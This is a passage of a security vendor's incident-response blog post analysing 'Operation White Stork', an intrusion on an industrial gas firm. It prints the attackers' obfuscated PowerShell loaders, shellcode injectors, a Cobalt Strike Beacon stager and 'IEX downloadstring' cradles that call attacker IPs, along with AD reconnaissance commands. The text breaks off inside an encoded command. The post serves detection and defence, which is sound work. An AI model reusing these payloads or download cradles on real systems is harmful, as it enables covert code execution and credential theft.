# Catching the White Stork in Flight

awakesecurity.com/blog/catching-the-white-stork-in-flight/

May 13, 2021


## Executive Summary

- Arista's Awake Labs team responded to a cybersecurity incident with a campaign that has been active since at least October 2020, which we are labeling **Operation White Stork**.
- This campaign utilized multiple techniques and tools including **Cobalt Strike Beacon**, the **MetaSploit Framework**, **Mimikatz**, **SharpSploit** and exfiltration using **rclone**.
- Awake's analysis showed that the attackers remotely authenticated to the customer's VPN and externally facing remote desktop gateway using previously compromised credentials, coming in through Tor exit nodes.
- Lateral movement was achieved primarily using **Windows Remote Desktop (RDP)** and **PsExec**.
- This investigation demonstrates the importance of monitoring for exfiltration and lateral movement as well as hardening external access points for members of staff and contractors, particularly when many people are working remotely.

### Operation White Stork

In this post we break down several aspects of this operation, including:

- Industries and Geography
- Tactics and Techniques
- Investigation and Technical Analysis
- Indicators of Compromise (IOCs)
- Detecting the Techniques

## Industries and Geographies

Awake's analysis of this event shows that the actor appears to have specifically targeted an organization in the industrial gas sector.

The locations of the attack were isolated to the United States. However, the attackers downloaded an attacker toolset with a Russian name (**sborka5.zip** – 'sborka' translates from Russian to 'assembly' in English) from the Russian site **wdfiles[.]ru** and exfiltrated data to a server hosted in Lithuania.

## Tactics and Techniques

The investigation identified several tactics and techniques across the MITRE ATT&CK Framework used by the threat actor. These are detailed below.

| ATT&CK Tactic | Techniques |
|---|---|
| Initial Access (TA0001) | T1133 – External Remote Services<br>T1078 – Valid Accounts |
| Execution (TA0002) | T1059.001 – PowerShell<br>T1569.002 – Service Execution |
| Credential Access (TA0006) | T1110 – Brute Force<br>T1003.001 – OS Credential Dumping: LSASS Memory |
| Discovery (TA0007) | T1087.002 – Account Discovery: Domain Account<br>T1482 – Domain Trust Discovery<br>T1083 – File and Directory Discovery<br>T1046 – Network Service Scanning<br>T1135 – Network Share Discovery |
| Lateral Movement (TA0008) | T1570 – Lateral Tool Transfer<br>T1021.001 – Remote Desktop Protocol<br>T1021.002 – SMB / Windows Admin Shares |
| Collection (TA0009) | T1560.001 – Archive via Utility<br>T1119 – Automated Collection<br>T1039 – Data from Network Shared Drive<br>T1074.001 – Local Data Staging<br>T1074.002  Remote Data Staging |
| Exfiltration (TA0010) | T1048 – Exfiltration Over Alternative Protocol |

## Incident Timeline and Technical Analysis

The incident was first detected around 160 days after the initial activity when Mimikatz was detected on an endpoint.




Figure 1: Incident Timeline Summary

In total, the activity from the threat actor continued for more than 170 days before containment. Figure 1 provides a summary of each major stage of the incident, while additional technical details are described below.

The Awake Labs team's forensic investigation revealed a timeline that begins with repeated failed attempts to connect to several key endpoints within the customer environment. These connections, using SMB, occurred from a source IP address within the VPN range. During this time two Windows Service creation events were observed which indicated malicious PowerShell code had been executed on one of the hosts,

injecting a **Meterpreter** payload into memory.

Figure 2 shows the content of the Image Path field for the service named '**gaZtYZWmtJFOorGy**' while Figure 3 shows the decoded, decompressed code:

```
%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -noni -c "if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.
0\powershell.exe'};$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop -w hidden -c &([scriptblock]::create((New-Object System.I
O.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String(''H4sIAGrPeV8CA7VWbW/aS8D+nEj5D1aFZFv
ngHlpm0SKdOYtdoIJxAECFFWLvTYLa69rrwmm1/9+Y7DbVE3v2pPOArHendmdeZ5nZ3CTwOaE8YIfTtVU+Hx2ejJAEfIFqUQvBroilOgTk09OYL7kJcK1IM21MGwzH5FgcXXVSqIIB/z4Xr7BXItj7C8pwbEkC38JkxWO8P
n9co1tLnwWSh/LN5QtEc3N0hayV1g41wInW+sxG2XBlK2QEi6JHz6I8vy8uih3PiWIxpJopT+HftmhVJSFL3J24GMaYkk0iR2xmLm8PCFBvVYeBTFycR9222IT8xVzYlGGHOATYZ5EgQDZZO7HRUmE4SBituY4EY5jURHm2
cbzxeJPaZ6f+pAEnPi4bAQcRyy0cLQlNo7LOgocih+wuwAvi0ck8BayDGZbtsFSKUgoVYTf2Ubq4+cCs191kl46gdWAR7ICJP6QpcmchOKjn/hKmAfaZXhy6gG1L2enZ6duIRRKNi9lAqOT+WGMITRpwGJyMLsWVEUw4RjE
WZTCa+kxSrC8+AqsUNruuK783L9aGIOp275orWBuPmbEWYBPTmYpNbPZn0uyjV0S4HYaIJ/Yheqk1xDGLsWHDMuFWR9iksR8ATttTLGHeIZaRvQPbh2f8K++zYRQB0eaDSzFEBUQKH8fzJEISTQCE/sA0fEdlFdyQeu4sM7
1nRanZ+9gJLYoimNFGCRw2WxFsDCi2FEELYhJvqQlnB2G4rdwzYRyYqOYF9st5COK+WktFsQ8SmzgDDJ/tEJsE0QzIBRBJw5uphbxilPFV2FoIUrhCsBOW6ABZrL0LZ4pIYIAD6zLZQtzww8p9sHmcOe7FHlww3OhH6SDPO
yI38dXCPmo2gyHAoAX0QG5FmVcEcYk4lA4DphmAvpvp7+oGRBHK8I5C1JxNebNlGeKLuFhJsYckgMAEYfkuxHzmyjG7xrH6iC9qdyTlgbP1AioaTc3pKo9k6phwndE6gZrv3fubtd6JWrvVq5mxIapD9pDXW9sb61xg1sdg
98NDG52ntZrS9MfRlM+MzT9kaibaWMf3pK91dOc6a7ybt/cP6vN3X7tOe607bree9d6qL7tkt6kNWyqNdRrd5LepPncVBtxhzzrQzIabm67fDkdUzRyK95T9RKRXS9aj6uftGmtG3sQeLfJzCnfriqVcfKH5tx5IQvDyWXg
VsYDbXbRggwa+qibqPaj7V9+0rqDSvWpuXVq49Surejy5jmZPa2o0aomy7rm9SamZ43GU6PlsaU/rvcmlwT547XTaoLdMAE/Mq3twtnkrXpnvd0s606yvLlczfS+avs0maVegPQH1W6zbW8/rPbWHbVPGrv+epiYj5v9/dq
rm4/Gdvrk7G7TTahp19dvMm6B3BKdfXx8288qrYmieIUo0AlFtLg9XRZ187o4YCTzkKRjI93gKMAUOhH0qkkHGqXMzqpyVkKhIRzLdNY1RjCs114dycJXQ/lbuS6mrq5mECXoGg/LPRx4fKWou7qqQu1Vdw0VUvz1vFosTC
XYSMkqd4bKcVt62FbOhF5K3zPt4n8GK79gK/hx/gWsb3P/sPpLAKrKIeEfZr+f+C04fz/zCSIcTC0oERQfu9OrAOTCeNG8D7wA827+ZH+97hN+3oemfnb6N5gx8e/kCQAA''))),[System.IO.Compression.Compress
ionMode]::Decompress))).ReadToEnd()))';$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostic
s.Process]::Start($s);"
```

Figure 2: Malicious code seen in Windows Service Image Path field

```
function mpY0y {
	Param ($l8PH, $lXo)
	$gu = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll')
}).GetType('Microsoft.Win32.UnsafeNativeMethods')

	return $gu.GetMethod('GetProcAddress', [Type[]]@([System.Runtime.InteropServices.HandleRef], [String])).Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object
System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($gu.GetMethod('GetModuleHandle')).Invoke($null, @($l8PH)))), $lXo))
}

function lik {
	Param (
		[Parameter(Position = 0, Mandatory = $True)] [Type[]] $vxtH,
		[Parameter(Position = 1)] [Type] $fD8Ch = [Void]
	)

	$yM = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
[System.MulticastDelegate])
	$yM.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $vxtH).SetImplementationFlags('Runtime, Managed')
	$yM.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $fD8Ch, $vxtH).SetImplementationFlags('Runtime, Managed')

	return $yM.CreateType()
}

[Byte[]]$eQ =
[System.Convert]::FromBase64String("/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4tSEItkPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0BxzjgdfYDffg7fSR15FiLWCQB02aLDEuLWBw
B04sEiwHQiUQkJFtbVVlaUf/gX19aixLrjV1qAY2FsgAAAFBoMYtvh//Vu+AdKgpoppW9nf/VPAZ8CoD74HUFu0cTcm9qAFP/1XBvd2Vyc2hlbGwuZXhlIC1ub3AgLWMgSUVYICgobmV3LW9iamVjdCBuZXQud2ViY2xpZW50KS5kb3dubG9hZH
N0cmluZygnaHR0cDovLzQ1LjE0Ni4xNjQuMTkzOjg3MTIvYXdxJykpAA==")

$lZ_ = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((mpY0y kernel32.dll VirtualAlloc), (lik @([IntPtr], [UInt32], [UInt32], [UInt32])
([IntPtr]))).Invoke([IntPtr]::Zero, $eQ.Length,0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($eQ, 0, $lZ_, $eQ.length)

$y7oA8 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((mpY0y kernel32.dll CreateThread), (lik @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])
([IntPtr]))).Invoke([IntPtr]::Zero,0,$lZ_,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((mpY0y kernel32.dll WaitForSingleObject), (lik @([IntPtr], [Int32]))).Invoke($y7oA8,0xffffffff) | Out-Null
```

Figure 3: Decoded and decompressed base64 section taken from Figure 2

This second base64 encoded string was decoded and found to contain additional code containing the following command:

```
powershell.exe -nop -c IEX ((new-object net.webclient).downloadstring('hxxp[://]45[.]146[.]164[.]193:8712/awq'))
```

This file was no longer present when the incident response team tried to retrieve it.

Additional analysis of the code showed thread injection into **C:\Windows\System32\ntvdm.exe**.

The code in the Image Path of the second Windows Service event referenced previously was very similar, and had the Service name: '**vrzvySWAmvRsgZCh**'.

The attacker then logged into the same system via RDP, using an administrative account, with the source IP again coming from the VPN pool. Minutes after this connection, a zip archive named **sborka5.zip** was downloaded from **hxxps[://]wdfiles[.]ru**. This archive contained many tools, such as those typically used for reconnaissance activity and lateral movement (**Mimikatz**, **AdFind**, **NetScan**, **PsExec**) as well as exploit tools such as those related to **Eternal Blue**. Interestingly, 'sborka' in Russian translates to 'assembly' in English. Not all of these tools were used by the attackers, but it was noteworthy to see them all hosted together in one place.

Following this, the execution of **Mimikatz** was logged and the file **sek.log** was created. This file was recovered and found to be a dump of credentials, created using Mimikatz.

Shortly after this, a different administrative account was used to log in to the same system via RDP, once again originating from an IP address in the VPN range. The attacker then used RDP to move laterally, and once again a zip archive named '**sborka5.zip**' was downloaded from the same domain as earlier. This was followed by the execution of **adfind.bat** (see Figure 4) and **netscanner64.exe**, from within that toolset.

```
adfind.exe -f (objectcategory=person) >  ad_users.txt
adfind.exe -f objectcategory=computer > ad_computers.txt
adfind.exe -f (objectcategory=organizationalUnit) > ad_ous.txt
adfind.exe -subnets -f (objectCategory=subnet) > ad_subnets.txt
adfind.exe -f "(objectcategory=group)" > ad_group.txt
adfind.exe -gcb -sc trustdmp >  ad_trustdmp.txt
7.exe a -mx3 ad.7z ad_*
```

Figure 4: Screenshot of the contents of **adfind.bat**

As you can see, such information can give the threat actor a lot of information about the domain infrastructure. Each of the output files referenced in Figure 4, other than **ad.7z**, were found on the system during the incident response process.

The actor then leveraged an administrative user account to move laterally to a domain controller via RDP and execute **adfind.bat** and **netscan64.exe** and then disconnected their session.

The threat actor then appeared to lay low for more than a month before leveraging the previous compromised credentials to connect directly to a domain controller via RDP. Once again the access originated from an IP address within the VPN range. During this session, the file **lsass.dmp** was created in the user's **AppData\Local\Temp\8** directory. Loading this file into WinDBG confirmed it was a dump of the **lsass.exe** process:

```
PROCESS_NAME:  lsass.exe

ERROR_CODE: (NTSTATUS) 0x80000003 - {EXCEPTION}  Breakpoint  A breakpoint has been reached.

EXCEPTION_CODE_STR:  80000003

STACK_TEXT:
00000000`0059f608 00000000`ff602c79     : 00000000`0059f630 00000000`00000000 00001f80`0010001b 00000000`00000033 : ntdll!NtReplyWaitReceivePort+0xa
00000000`0059f610 00000000`7704556d     : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : lsass!LsapRmServerThread+0x69
00000000`0059fa50 00000000`772a372d     : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : kernel32!BaseThreadInitThunk+0xd
00000000`0059fa80 00000000`00000000     : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : ntdll!RtlUserThreadStart+0x1d


STACK_COMMAND:  ~0s; .ecxr ; kb

SYMBOL_NAME:  lsass!LsapRmServerThread+69

MODULE_NAME: lsass

IMAGE_NAME:  lsass.exe
```

Figure 5: WinDBG analysis of the lsass.dmp file indicated this was a dump of the lsass.exe process

There was then no other evidence of attacker activity for almost two months until logon activity towards several key servers and workstations was observed in the analysed logs. These logons once again originated from IP addresses within the VPN range. The file **c:\programdata\rundll32.dll** was created on several systems. These instances were launched using the rundll32.exe utility with the command line:

```
C:\ProgramData\rundll32.dll vvsection
```

The attackers then used PsExec to push and execute this DLL on remote systems. This was found to be a Cobalt Strike binary. Analysis showed it attempting to connect to the following URLs:

- hxxps[://]newodi[.]com:443/wp-includes/temp.ico
- hxxps[://]newodi[.]com:443/faq.js?restart=false

This domain resolved to IP address: **23[.]81[.]246[.]123**, which, as you will see later, was involved in a clear beaconing pattern.

The attacker continued using RDP to connect to key servers via the VPN and push and execute the Cobalt Strike DLL on multiple systems.

At one point the actor launched the **Windows Password Recovery** tool and **procdump.exe** from the **c:\perflogs** directory. Shortly after this, the Cobalt Strike instance that had been running on one system spawned an instance of cmd.exe and attempted to map a shared drive with the command:

```
net use \\<ipaddress>\c$
```

About a week later, analysis showed lateral movement via RDP between systems, and the threat actor used an administrative account to launch another PowerShell script to pull down a second stage payload:

```
powershell.exe -nop -w hidden -c "IEX ((new-object
net.webclient).downloadstring('hxxp[://]194[.]611[.]53[.]10:80/a213'))"
```

Following this, the file **csharp-streamer.exe** was executed from the same user's **\AppData\Local\Temp\6** directory. This was found to be a version of **SharpSploit** (a post exploitation library written in C#).

Following this activity, another malicious PowerShell command (shown below) was executed using a different administrative user account. Note, the IP address in this command was found to be related to Cobalt Strike activity observed elsewhere during the incident.

```
powershell.exe -nop -w hidden -c "IEX ((new-
object net.webclient).downloadstring('hxxp[://]89[.]238[.]185[.]28:4151/a'))"
```

***Investigation Tip*:**

> The above PowerShell commands were pulled from the **ConsoleHost_history.txt** file from the users' **\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine** directories – a useful file to pull as part of any investigation. This file is of additional interest if the last modification time of the file lines up with malicious activity. In our case it did, and these were the only commands in the files.

The file **winspool.drv** was created in the same user's **AppData\Roaming\WinRAR\Version** directory. This file was found to be the remote access tool **RMS RAT**.

Shortly after this, the same user logged into a remote desktop server via an externally facing gateway, accessible via a web interface, and the file **Desktop.exe** was executed. This file was found to be the remote access tool **RMS RAT** – the compressed parent of the RMS RAT instance referenced previously.

Following this, the file **c:\perflogs\procdump64.exe** was created on the system, and shortly after, **ADRecon** was launched by the same user via the PowerShell script **C:\PerfLogs\obfs.ps1**. Minutes later, there were two instances of PowerShell commands launching what appeared to be Cobalt Strike Beacon, one example is shown in Figure 6:

```
$s=New-Object
IO.MemoryStream(,[Convert]::FromBase64String("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"));IE
X (New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

Figure 6: Obfuscated code found in PowerShell event logs

The base64 decodes and decompresses to reveal the **$DoIt** function, which is indicative of Beacon, as shown in Figure 7:

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')
[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_procedure))
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
        )

        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed,
AnsiClass, AutoClass', [System.MulticastDelegate])
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
$var_parameters).SetImplementationFlags('Runtime, Managed')
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime,
Managed')

        return $var_type_builder.CreateType()
}
```

Figure 7: Decompressing and decoding the base64 encoded string in Figure 6

The remainder of the code contains shellcode that will be reflectively injected into process memory on the system as shown in Figure 8:

```
[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDI
vDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNSndLb1QFJNz2Etx0dHR0dEsZdV
qE3PbKpyMjI3gS6nJySSByckuaKCMjcHNLdKq85dz2yFN4EvFxSyMhY6dxcXFwcXNLyHYNGNz2quWg4HMS3HR0SdxwdUsOJTtY3Pam4yyn4CIjIxLcptVXJ6rayCpLiebBftz
2quJLZgJ9Etz2Etx0SSRydXNLlHTDKNz2nCMMIyMa5FeUEtzKsiIjI8rqIiMjy6jc3NwMcVEWQCMWbAJzBmNic3gXf3N5exYXC3N9ChRgYAoUXgdmamBicQ5wd2JtZ2JxZwSi
bXdqdWpxdnAOd2Zwdw5lam9mAgdrCGsJIxZsAnMGI3ZQRlEOYkRGTVcZA25MwUpPT0IMFg0TAwtATE5TQldKQU9GGANucGpmAxoNExgDdEpNR0xUUANtdwMVDRIYA3dRSkdGT
VcMFg0TGANvYWFxbHRwZnEKLikjFmwCcwZjYnN4F39zeXsWFwtzfQoUYGAKFF4HZmpgYnEOcHdibWdicWcOYm13anVqcXZwDndmcHcOZNpvZgIHawhrCSMWbAJzBmNic3gXf3
N5exYXC3N9ChRgYAoUXgdmamBicQ5wd2JtZ2JxZw5ibXdqdWpxdnAOd2Zwdw5lam9mAgdrCGsJIxZsAnMGV2JzeBd/c3l7FhcLc30KFGBgChReB2ZqYGJxDnB3Ym1nYnFnDmJ
td2p1anF2cA53ZnB3DmVqb2YCB2sIawkjFmwCcwZjYnN4FyNL05aBddz2SWNLIzMjI0sjI2MjdEt7h3DG3Pawm1MjIyMi+nJwqsR0SyMDIyNwdUsxtarB3Pam41flqCQi4Kbj
VsZ74MuK3tzcGxoNERAbDRIbFg0RGyMjIyMj')
```

Figure 8: Encoded shellcode that will be reflectively loaded into process memory

This was decoded and analysed and found to be reaching out to pull down **hxxp[://]89[.]238[.]185[.]28/Rr5c** – a file that was no longer live when the team attempted to retrieve it. The identified user agent was **Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; LBBROWSER)** (which can also be indicative of Metasploit). The process created and injected code into **C:\Windows\system32\ntvdm.exe**.

Shortly after this, attacker tools such as **Advanced_IP_Scanner_2.5.3850.exe** and **Mimikatz** were executed from the **c:\support** directory by the same user.

Approximately 30 minutes later, a different account was used to access another remote desktop server from the externally facing gateway and launch a PowerShell script that had exactly the same functionality as those in Figures 7 and 8. Following this, the same user moved laterally to a domain controller via RDP and created another **lsass.dmp** file.

Additional Windows Service creation events were also observed on one of the domain controllers which were indicative of Cobalt Strike:

```
%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHY
AZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABtAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAVwBiAFgAUABhAE8AQgBEACsASABIADYARgBQAG0AVABHADkAaABRAG8AQwBXAG
sAYQBlAHAATwBaADgAbQBZAHcAQgBVAEoAaQBrAHQASgB5AEQAQwBOAGsARwBRAHoAQwBBAGwAawAyAE8ATgBmACsAOQAxAHYAWgBtAEsAUABYADUASwA0AHoAZAA1AGwAaABJAGsAdQA3AHEAOQAxAG4AbgA5ADIAVgBUA
FcAWABCAGwAcwBJAGoAcwBzAGMAZABpAGcAcABQAFYAQQBRAGUAOQA5AEYAbABMAG4AZgBlADQASgBaAEUAdAArAGkAagBsAG4ATgBEAG4AMABpADEAcgBSAGIAVABPAFoAWABUAGoAZQBCAGsaQBoADEASAAwAEMAQgBB
AGYAKwBUAE8AQgBsAGoAZwBOAGQATABQAEkAeQB5AG8AYQArADYARQ8qAE8AWgBSADgAcQBFAEUAcQBSAE0ASwBhAHAAeQBkADUAYwA2AFMAcgBkAEEAUABzAEUAdQBuAFAAcABaAGUAUgBLAGQAcgBLAGgAZgBjAEMAZQB
BAGkAZgBWAHoAZAB1AEIAcAA4AGoAVAAxAC8AOAB1AEYARABQAFIAUwBDACsAagBMADkATABYAGEAbwByAEEAWQBCAFgAYwArAFkAUgB3AFAAZABRAE4ALwBRADUAdwBVAFYAdABIAEEAMwBXADEASQBpADAAUgAvAG8AZg
BGAHAAcwBNAFQANwBEADcAQwBBAFcAMQB6AEYAWgBRAEUAQgBWADMAMQBGAG4AWABVADYAdwBpAHEAQgBvAGIANQBnAG4AZABJADMAMwAzAHoAVgBqAFgATABPAFkARgBKAHYAYgBFAEwATgBBADEAKwB3ADQAawBIAFIAZ
ABkAEIAagBUAEQAUABUAGQAVQBCAGMATwA0AHcAMwBWAHQAWgA1AEgAQgBBACsANABLADQAdQBmAFAAYgA5ADgAVwBYAHgATQB2AE8AOABuAHoAdgBkAFMAWwB6AFgAagBFAE4AbAA4AGcAeQBHAE8AMQA0AE4AVQBWAGwA
TQBkAFgAWQBQAGwAQQBMAEMAcABwAGgAaABxAGUAVABSAFcAOQA0ADAAbgBFACBAVAB4ADYATQAxAEQANgBFAHQAdgBUAFkAdQBXAEwANgBuAGcARwA1AHUASwB5AEMATQAwAEsATABhAHgANwB6AEQANgBRAEYAMQBRADA
AdwBKAEkAbgB6AC8AWABEAEgAQgBDAFUAQgBrAEsASAAyAFcAKwBnAEYANwBFAFYAMQBRACBAOQAwAFAARwA4AG0AQgAzAC8ASwB0ADIASgAzAHEAZgA3AGoASgB3AGYAMQBWAEoAUAAxAFUAQwBxAFkARQBVAFIAdgA3AE
